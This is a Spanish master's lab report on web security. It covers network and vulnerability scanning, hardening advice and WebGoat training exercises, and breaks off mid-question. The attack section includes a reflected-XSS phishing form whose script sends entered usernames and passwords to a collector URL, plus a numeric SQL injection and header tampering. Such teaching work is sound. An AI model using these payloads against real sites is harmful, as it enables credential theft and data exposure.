



Universidad
de Alcalá

GP3 Seguridad Web

Máster en ciberseguridad

Asignatura: Fundamentos de la seguridad en el
software y en los componentes

Kevin van Liebergen Ávila
Jorge Lafuente Grande



2021

Esta práctica (denominada Grupo Pequeño 3) se ha dividido en dos partes, la primera va a centrarse en la auditoría Web y hardening, siendo la segunda parte orientada a ataques a servicios web realizando prubeas sobre un servidor Web creado por Owasp donde se recogen las vulnerabilidades más comunes en servicios web, esta parte la realizaremos sobre un Kali Linux conectándonos a dicho servidor Web.

1 PARTE I - AUDITORÍA WEB Y HARDENING

1.1. Escaneo de hosts y servicios

Descubra con ayuda de la herramienta de escaneo de puertos (nmap, zenmap o similar) qué máquinas y puertos hay abiertos en la red interna. Indique los pasos realizados y explique el resultado.

Para hacer el escaneo de máquinas y puertos hemos utilizado la herramienta nmap. Sabemos que la red en la que nos encontramos es la red 10.0.2.0, por ello, utilizamos la sentencia `nmap -sS -O 10.0.2.0/24`.

```
jorge@kali:~$ sudo nmap -sS -O 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-29 09:56 CET
Nmap scan report for 10.0.2.1
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4KD=11/29%OT=53%CT=1%CU=A1318%PV=XYD=S1DC=D%G=Y%M=S25A00%
OS:TMS=5FC326ZEMP=x86_64-pc-linux-gnu)SEQ(SP=6F%GCD=1KTSR=A7XTI-TXCI=IXII=RI
OS:XM=S-OPTS-U)OPS(O1=M5BA%O2-MEBAXO3-M5BAXO5-M5BAXO6-M5B4)WIN(W1=10
OS:00RW2=8000XW3=8000XW4=8000XW5=8000XW6=8000)ECN(R=Y%DF=N%T=FFXW=8000X=M5
OS:B4XC=C-NQ%)JT1(R=Y%DF=N%T=FFXS-OXA=S+XF=ASXRD=0%X)T2(R=N)T3(R=Y%DF=N%T=F
OS:F%W=8000XS-OXA=S+XF=ASXO-M5B4XRD=0%X)T4(R=Y%DF=N%T=FFXW=8000XS-AXA-SX=F
OS:ARXO-XRD=0%X)T5(R=Y%DF=N%T=FFXW=8000XS-AXA=S+XF=ARXO-XRD=0%X)T6(R=Y%DF
OS=N%T=FFXW=8000XS-AXA-SX=F=ARXO-XRD=0%X)JT7(R=Y%DF=N%T=FFXW=8000XS-AXA=S+
OS:F=ARXO-XRD=0%X)U1(R=Y%DF=N%T=FFXIPL=38XUN=0XRIPL=GXRID=GXRIPCK=GXRUCK=G
OS:XRD=G)IE(I=0%DFI=SXT=FF%CD=S)
```

Figura 1: Escaneo de red con nmap

Utilizamos la opción -O para detectar el sistema operativo de las máquinas de la red y la opción -sS para realizar el escaneo a través de mensajes SYN y le indicamos la red y la máscara de subred para que sepa cuantas direcciones tiene que escanear. A través de este escaneo se comprueba que la máquina que vamos a analizar esta en la dirección IP 10.0.2.7:

```

Nmap scan report for 10.0.2.7
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:0E:F9:C6 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/29%OT=22%CT=1%CU=37405%PV=Y%DS=1%DC=D%G=Y%M=080027%
OS:TM=5FC3626EXP=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=2%ISR=10C%TI=Z%CI=Z%II=
OS:I%TS=U)OPS(O1=M5B4NNSNW6%O2=M5B4NNSNW6%O3=M5B4NW6%O4=M5B4NNSNW6%O5=M5B4N
OS:NSNW6%O6=M5B4NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6=FAF0)ECN
OS:(R=YKDF=YKT=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=YKDF=YKT=40%S=OXA+S+XF=A
OS:SKRD=0%Q=)T2(R=N)T3(R=N)T4(R=YKDF=YKT=40%W=0%S=AXA+ZXF=RXO=RD=0%Q=)T5(R
OS:=YKDF=YKT=40%W=0%S=ZXA+S+XF=ARXO=RD=0%Q=)T6(R=YKDF=YKT=40%W=0%S=AXA+ZXF
OS:=RXO=RD=0%Q=)T7(R=YKDF=YKT=40%W=0%S=ZXA+S+XF=ARXO=RD=0%Q=)U1(R=YKDF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=6)IE(R=YKDFI=N%T=40%CD
OS:=S)
Network Distance: 1 hop

```

Figura 2: Máquina LAMP encontrada

Para hacer un escaneo más avanzado de la máquina que vamos a analizar vamos a realizar un escaneo de todos los puertos y para detectar las versiones de los servicios que ofrezcan los puertos abiertos. Para ello, utilizamos la opción -p- para escanear todos los puertos y la opción -sV para detectar las versiones:

```

jorge@kali:~$ nmap -p- -sV 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-29 10:18 CET
Nmap scan report for 10.0.2.7
Host is up (0.0022s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         Apache httpd
443/tcp   open  ssl/http     Apache httpd
12320/tcp open  ssl/http     ShellInABox
12321/tcp open  ssl/http     MiniServ 1.941 (Webmin httpd)
12322/tcp open  ssl/http     Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.62 seconds

```

Figura 3: Escaneo de puertos y versiones LAMP

1.2. Escaneo de Vulnerabilidades

Obtenga un informe con los problemas de seguridad encontrados en la auditoría.

Para realizar el escaneo de vulnerabilidades se va a utilizar el escáner de vulnerabilidades OpenVas incluida en el paquete GVM (Greenbone Vulnerability Management). Una vez tenemos instalada la herramienta, tenemos que crear un objetivo en la herramienta e indicarle su dirección IP y algunos parámetros para realizar el escaneo:

New Target

Name: LAMP

Comment: LAMP

Hosts: ☒ Manual 10.0.2.6 ☐ From file Browse... No file selected.

Exclude Hosts: ☒ Manual ☐ From file Browse... No file selected.

Port List: All IANA assigned TCP 2

Alive Test: Scan Config Default

Credentials for authenticated checks

SSH: -- on port 22

SMB: --

ESXi: --

Cancel Save

Figura 4: Crear un objetivo en OpenVas

Una vez tenemos creado el objetivo, creamos la tarea que va a realizar el escaneo de vulnerabilidades de la maquina objetivo:

New Task

Name: Escaneo LAMP

Comment: Escaneo Lamp

Scan Targets: LAMP

Alerts:

Schedule: -- ☐ Once

Add results to Assets: ☒ Yes ☐ No

Apply Overrides: ☒ Yes ☐ No

Min QoD: 70 %

Alterable Task: ☐ Yes ☒ No

Auto Delete Reports: ☒ Do not automatically delete reports ☐ Automatically delete oldest reports but always keep newest 5 reports

Scanner: OpenVAS Default

Scan Config: Full and fast

Cancel Save

Figura 5: Crear una tarea en OpenVas

Ya podemos empezar el escaneo:




Figura 6: Escaneo de vulnerabilidades con OpenVas

Una vez terminado el escaneo, podemos extraer el informe que nos proporciona la herramienta para analizar el estado de seguridad de la maquina:

Scan Report	
November 23, 2020	
Summary	
This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Escaneo LAMP". The scan started at Mon Nov 23 17:01:55 2020 UTC and ended at Mon Nov 23 17:17:23 2020 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.	
Contents	
1	Result Overview 2
2	Results per Host 2
2.1	10.0.2.6 2
2.1.1	Medium 443/tcp 2
2.1.2	Medium 80/tcp 5
2.1.3	Medium 12322/tcp 8
2.1.4	Log 443/tcp 9
2.1.5	Log 80/tcp 19
2.1.6	Log general/icmp 23
2.1.7	Log 22/tcp 23
2.1.8	Log 12322/tcp 26

Figura 7: Reporte de OpenVas

Enumere los problemas de seguridad mas graves y explique la forma de resolverlos.

En el reporte obtenido por la herramienta OpenVas podemos ver que la criticidad de las vulnerabilidades encontradas no es muy alta. La criticidad más

alta que reporta OpenVas es criticidad media y reporta tres vulnerabilidades de esta criticidad:

- **Apache /server-status accesible:**

Resumen

Se pueden hacer peticiones a la dirección /server-status que proporciona información sobre la actividad y el rendimiento del servicio. La función server-status es una función que proporciona el servidor Apache a través del módulo mod_status y se usa para proporcionar el rendimiento y la actividad del servidor.

Severidad

Severidad media. CVSS: 5.0.

Impacto

Un atacante podría obtener información completa sobre el servidor Apache que se está ejecutando solo con solicitar la URL /server-status.

Solución

Se puede mitigar esta vulnerabilidad de dos maneras diferentes, en función de si se utiliza la función server-status o no:

Si no se utiliza la función, se recomienda comentar la sección en la configuración del servidor web.

Si se utiliza la función, se recomienda restringir los accesos a los clientes confiables.

Referencias

URL: https://httpd.apache.org/docs/current/mod/mod_status.html

- **Versión de jQuery menor de 1.6.3:**

Resumen

Vulnerabilidad de Cross-site scripting (XSS) en la librería jQuery en versiones anteriores a 1.6.3 cuando se utiliza location.hash para seleccionar elementos, permite a atacantes remotas inyectar scripts y HTML.

Severidad

Severidad media. CVSS: 4.3.

Impacto

Un atacante puede inyectar código arbitrario en la aplicación web y ejecutarlo en el servidor web.

Solución

Actualizar la versión de jQuery a la versión 1.6.3 o posterior. También se puede aplicar un parche a la función.

Referencias

CVE: CVE-2011-4969 URL: <https://blog.jquery.com/2011/09/01/jquery-1-6-3-released/>

■ Versión de jQuery menor de 1.9.0:

Resumen

Versiones de la librería jQuery inferiores a 1.9.0 son vulnerables a ataques de Cross-site scripting. La función `strInput` de jQuery no distingue los selectores de HTML de forma confiable. jQuery interpreta el carácter ‘<’ en cualquier lugar de la cadena. Lo que permite a los atacantes intentar construir un payload para inyectar código Javascript a través de esa función.

Severidad

Severidad media. CVSS: 4.3.

Impacto

Un atacante puede inyectar código arbitrario en la aplicación web y ejecutarlo en el servidor web.

Solución

Actualizar la versión de jQuery a la versión 1.9.0 o posterior. También se puede aplicar un parche a la función.

Referencias

CVE: CVE-2012-6708 URL: <https://bugs.jquery.com/ticket/11290>

1.3. Hardening Apache

Buscar información sobre cómo configurar un servidor Apache de forma segura y escribir de forma genérica las principales técnicas a aplicar. Puede analizar y valorar el uso de herramientas de defensa como:

WAF mod-security firewall para detectar y defendernos de ataques web.

`Mod_security` es un módulo de Apache que actúa como un firewall de aplicaciones web. Proporciona protección contra diversos ataques web y permite monitorizar tráfico de un sitio web. Esta monitorización se puede hacer en tiempo real sin generar cambios en la arquitectura de la aplicación web. Su principal objetivo es el de detectar y prevenir el acceso de intrusos a las aplicaciones web. Para ello, cuenta con diferentes funcionalidades, entre ellas encontramos las siguientes:

- Filtrado de Peticiones: `mod_security` analiza las peticiones HTTP antes de pasarlas al servidor Web.
- Técnicas antievasión: se controla la entrada de caracteres que conforman las rutas y los parámetros de las rutas para evitar técnicas de evasión (bypass).
- Comprensión del protocolo HTTP: al comprender el protocolo HTTP, `ModSecurity™` puede realizar filtrados específicos.
- Log de Auditoría: `mod_security` guarda logs para ser analizados a posteriori en caso de que se produzca algún incidente.
- Filtrado HTTPS: al ser un módulo de Apache, se encuentra embebido y puede acceder al contenido después de que las peticiones sean descifradas y filtrarlas.
- Verificación de rango de Byte: limita el rango de bytes para detectar y bloquear Shellcodes.

mod_evasive para detectar y defenderse de ataques de DoS.

Mod_evasive es un módulo de Apache para detectar y evitar ataques de denegación de servicio o ataques de fuerza bruta en aplicaciones web con el servidor apache. Además, se puede configurar fácilmente para que se comuniquen con `ipchains`, `firewalls`, `routers`, etc. La detección se realiza creando una tabla hash dinámica interna de direcciones IP y URI, y negar cualquier dirección IP de cualquiera de los siguientes:

- Solicitar la misma página más de unas pocas veces por segundo.
- Realizar más de 50 solicitudes simultáneas sobre el mismo origen por segundo.
- Hacer cualquier solicitud mientras está temporalmente en la lista negra (en una lista de bloqueo).

Este método ha funcionado para ataques solitarios como para ataques distribuidos, pero igual que para otras herramientas de prevención de ataques de denegación de servicio, depende también del consumo del ancho de banda y del consumo de recursos del procesador, por lo que siempre es una buena práctica integrar esta herramienta con `routers` y `firewalls`. Este módulo crea una instancia para cada cliente individualmente y, por lo tanto, tiene un mecanismo de filtrado integrado y se puede escalar. Debido a esto, las solicitudes de clientes legítimos en pocas ocasiones se ven comprometidas. Incluso un usuario que haga clic repetidamente en 'recargar' no debería verse afectado.

1.4. Auditoría Web

Indique las principales funcionalidades que encuentra en la aplicación ZAP

ZAP es una herramienta de software libre desarrollada por la comunidad de OWASP que actúa como un proxy web. Se utiliza para analizar y auditar aplicaciones web. Su principal funcionalidad es la de actuar como un proxy, es decir, actuar como un intermediario entre un navegador y la página web. Gracias a esta funcionalidad, se pueden interceptar peticiones y respuestas para ser modificadas y encontrar vulnerabilidades en las aplicaciones web. Entre las distintas funcionalidades que tiene ZAP se pueden destacar las siguientes:

- **Escaneos:** se pueden crear escaneos activos y pasivos. Esta herramienta analiza en base a unos parámetros que pueden ser configurados por el usuario un escaneo completo de la aplicación web.
- **Spider:** se puede crawlear la aplicación web gracias a la herramienta spider. Con ella, se buscan todas las rutas y ficheros que se puedan encontrar públicos por parte de la aplicación web.




Figura 8: Funcionalidad Spider

- **Fuzzing:** es una técnica muy parecida a la comentada justo antes con el spider, sin embargo, esta técnica busca todas las rutas posibles de una aplicación web en base a diccionarios de rutas que puede establecer el usuario y que hay por defecto almacenados en la aplicación.
- **ZAP Forced Browse:** el Forced Browse es un tipo de ataque para forzar la navegación dentro de un dominio con el fin de identificar recursos que no son accesibles desde una referencia (eso lo hace un crawling) pero aun están en algún directorio dentro del webserver.




Figura 9: Froced Browse

Existen otras funcionalidades como el browse API para hacer auditorias a API web o el Zest Script que permite hacer scripts sobre ZAP de forma visual pero las funcionalidades más importantes de la herramienta están explicadas.

Obtenga un informe del escaneo sobre LAMP y comente los resultados de la aplicación.

Se ha realizado un escaneo con la herramienta OWASP ZAP sobre la máquina LAMP:




Figura 10: Escaneo Web con ZAP

De este escaneo, ZAP ha presentado las siguientes alertas:




Figura 11: Alertas extraídas por ZAP

Como se ve en la imagen anterior, las alertas y sus vulnerabilidades asociadas no tienen una severidad muy alta, de hecho, las que tienen severidad más alta son las que tienen severidad media. Vamos a comentar alguna de las alertas que no proporciona ZAP en su informe:

- **Encabezado X-Frame-Options no establecido:**

Resumen

No está incluido el encabezado X-Frame_options en las respuestas HTTP para proteger al usuario ante ataques 'ClickJacking'.

Solución

Hay que asegurarse de que las respuestas del servidor incluyan en sus cabeceras la cabecera X-Frame_Options con el valor adecuado. Si se espera que la página este siempre enmarcada en páginas del servidor, el valor adecuado será SAMEORIGIN. Sin embargo, si la página puede estar enmarcada en páginas de otra procedencia el valor será ALLOW-FROM.

Referencias

URL: <http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx>

- **CSP Scanner: Directivas Content-Security-Policy:**

Resumen

Hay directivas que permiten fuentes que no están definidas o que su definición es demasiado amplia: style-src, style-src-elem, style-src-attr, img-src, frame-ancestor, font-src, media-src, manifest-src, prefetch-src. Esto provoca una mala configuración de las políticas de seguridad de contenido (CSP Content-Security-Policy, que desembocar en ataques de Cross-site scripting o de inyección de datos.

Solución

Asegurarse de que el servidor web y la aplicación web, han configurado apropiadamente la cabecera de X-Content-Security-Policy.

Referencias

URL: <http://www.w3.org/TR/CSP/>

URL: <http://caniuse.com/#search=content+security+policy>

URL: <http://content-security-policy.com/>

URL: <https://github.com/shapesecurity/salvation>

- **Exploración de directorios:**

Resumen

Es posible ver el listado de directorios. La lista de directorios puede revelar scripts ocultos, incluyen archivos, copia de seguridad de los archivos de origen, etc, que se pueden acceder para leer información sensible.

Solución

Desactivar la exploración de directorios. Si esto es necesario, asegúrese de que los archivos de la lista no inducen riesgos.

Referencias

URL: <http://httpd.apache.org/docs/mod/core.html#options>

URL: <http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html>

Se han presentado las alertas con mayor severidad que ofrece ZAP en su informe sobre el escaneo sobre la máquina LAMP. También en el informe se encuentran otras alertas con menor severidad. Muchas de ellas, tienen que ver con una mala configuración de las cabeceras y de algunos parámetros de configuración que podrían provocar, con baja probabilidad, problemas como XSS o robos de cookies.

2 PARTE II - ATAQUES A SERVICIOS WEB

2.1. Ataque al mecanismo de recuperación de password.

Forgot password

Este apartado se centra en la configuración pobre que tienen algunos sistemas para recuperar contraseñas, en este caso una pregunta del color preferido del usuario, nos piden averiguar la contraseña de un usuario distinto al mío (*guest*), por lo que probando insertando el usuario *admin* nos pregunta por el color preferido, esto quiere decir que el usuario *admin* existe.

Realizando fuerza bruta de manera manual, es decir, probando con distintos colores (red, blue, yellow, etc) nos aparece un mensaje de congratulations cuando escribimos el color verde, con ello la aplicación Web nos devuelve la contraseña hashada como aparece en la imagen 12, habiendo superado el reto.

*** Congratulations. You have successfully completed this lesson.**

Webgoat Password Recovery

For security reasons, please change your password immediately.

Results:

Username: admin

Color: green

Password: 2275\$starBo0rn3

1

Figura 12: Reto superado del ejercicio Forgot Password

Basic authentication

Para la segunda parte del apartado Ataque al mecanismo de recuperación de password nos pide que respondamos a dos preguntas y acerca de las cabeceras y datos que se envían al servidor, seguidamente nos piden que forcemos a loguearnos como otro usuario modificando las peticiones que se mandan.

La primera pregunta que noos piden es el nombre de la cabecera de autenticación, siendo su respuesta **Authorization**

La segunda pregunta es cuál es el valor de la cabecera de autenticación decodificada, siendo su respuesta **guest:guest**.

En la figura 13 podemos observar la petición que se envía hacia el servidor.

Raw	Headers	Hex
<pre> 1 GET /WebGoat/attack HTTP/1.1 2 Host: 192.168.56.104 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.56.104/ 8 DNT: 1 9 Connection: close 10 Upgrade-Insecure-Requests: 1 11 Authorization: Basic Z3Vlc3Q6Z3Vlc3Q= </pre>		

Figura 13: Petición capturada

Seguidamente vamos a proceder a realizar otra petición y capturarla con un proxy como el BurpSuite, modificamos los valores de **Authorization** y **sessionID** a un valor aleatorio para que el servidor lo procese mal y nos fuerce a volver a introducir la contraseña, con ello introducimos la credenciales **basic:basic** y nos permite logueranos con otro usuario, a partir de ahora el valor que se enviará al servidor será el que aparezca en la figura 14 para la cabecera **Authorization**.


```

→ echo -n "basic:basic" | base64
YmFzaWM6YmFzaWM=

```

Figura 14: Valor codificado del usuario basic

La prueba se ha realizado correctamente como aparece en la figura 15.


[Basic Authentication](#)

[Multi Level Login 2](#)
[Multi Level Login 1](#)
[uffer Overflows](#)
[ode Quality](#)
[oncurrency](#)
[ross-Site Scripting \(XSS\)](#)
[nproper Error Handling](#)
[jection Flaws](#)
[enial of Service](#)

web server. The web server will then validate the credentials and return the request if the credentials are correct. These credentials are automatically resent for each page this mechanism without requiring the user to enter their credentials again.

General Goal(s):

For this lesson, your goal is to understand Basic Authentication and answer the que

*** Congratulations. You have successfully completed this lesson.**

*** Error generating org.owasp.webgoat.lessons.BasicAuthentication**

Figura 15: Reto 2 superado

2.2. Ataque de Phishing mediante XSS.

Esta prueba consiste en la inserción de código JavaScript en un campo de texto vulnerable a XSS reflejado, siguiendo los pasos de la práctica al final el código final insertado en el campo de texto ha sido el siguiente:

```
</form>
<form name="phish"><br>
  <br>
  <hr>
  <h3>Requiere autenticacion de usuario:</h3>
  <br>
  <br>
  Introduzca Username:<br>
  <input name="user" type="text"><br>
  Introduzca Password:<br>
  <input name="pass" type="password">
</form>
<input type="submit" name="login" value="login" onclick="hack()">
<script>function hack()
{
  XSSImage=new Image;
  XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+
  document.phish.user.value + "&password=" + document.phish.pass.value
  + "";

  alert('Esto es un ataque... Sus credenciales han sido robadas.
  Nombre de usuario = ' + document.phish.user.value + 'Password = '
  + document.phish.pass.value);
}
</script>
```

Como prueba de que se ha realizado correctamente más abajo aparece los campos, botones que hemos insertado, y cuando pulsamos en el botón **login** se envían los datos como se muestra en la figura 16.




Figura 16: XSS enviando datos

2.3. Ataque de inyección SQL.

Los ataques de inyecciones actualmente se encuentran en la primera posición en el Owasp Top 10 ¹, en este caso vamos a realizar una prueba de Inyección SQL aprovechando una configuración pobre de la implementación de la base de datos.

Numeric SQL Injection

En esta prueba no es posible inyectar código malicioso en la página Web debido a que no hay un campo de texto si no una lista, sin embargo mediante un proxy es posible cambiar la petición legítima y realizar una inyección SQL como la que se muestra en la imagen 17, para que nos devuelvan todas las tablas.

```
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-GB,en-US;q=0.9,en;
14 Cookie: acopendivids=swingset,jotto,pl
15 Connection: close
16
17 station=1 or True&SUBMIT=Go%21
```

Figura 17: Post modificado

Y finalmente nos devuelve un mensaje de prueba superada junto a todos los datos de la tabla *weather_data* como se muestra en la imagen 18.

¹<https://wiki.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>

* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Select your local weather station:

Go!

```
SELECT * FROM weather_data WHERE station = 1 or True
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

Figura 18: Reto superado de Numeric SQL Injection

2.4. Se pide

Sobre la aplicación Web vulnerable WebGoat, responda las siguientes cuestiones:

Explique en qué consiste la aplicación y cómo se trabaja con ella

WebGoat es una aplicación Web insegura creada por Owasp para aprender técnicas relacionadas con la seguridad Web, en la práctica actual se ha importado un fichero `.ova` para crear una máquina virtual, así desde el Kali Linux u otro ordenador en la misma red pueda acceder a dicho servidor web. Las últimas versiones de WebGoat se ofrecen como una imagen Docker ².

De esta manera es posible enseñar a gente interesada como desarrolladores las principales vulnerabilidades que existen actualmente, está dividida en distintas categorías como General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, ...

¿Qué información/Opciones nos ofrece la aplicación para cada lección?

A nivel general en cada lección nos aparecen varios apartados, y dentro de ellos diferentes pruebas, en los cuales nos aparece la explicación de la prueba, diferentes pistas, vídeos con la solución, teoría acerca de la vulnerabilidad, y el código Java de la prueba.

²<https://hub.docker.com/r/webgoat/webgoat-8.0/>

Asimismo cuando aciertas la prueba aparece un tick verde para poder llevar un conteo de las pruebas que has realizado, además es posible reiniciar cada prueba.

Analice las lecciones sobre ataques a vulnerabilidades en el servidor WebGoat y realice los ataques que pueda (2 como mínimo, además de los que se explican en este documento). Sobre cada uno de los ataques completados responda

Denial of Service

- ¿Cuál es el objetivo del ataque?

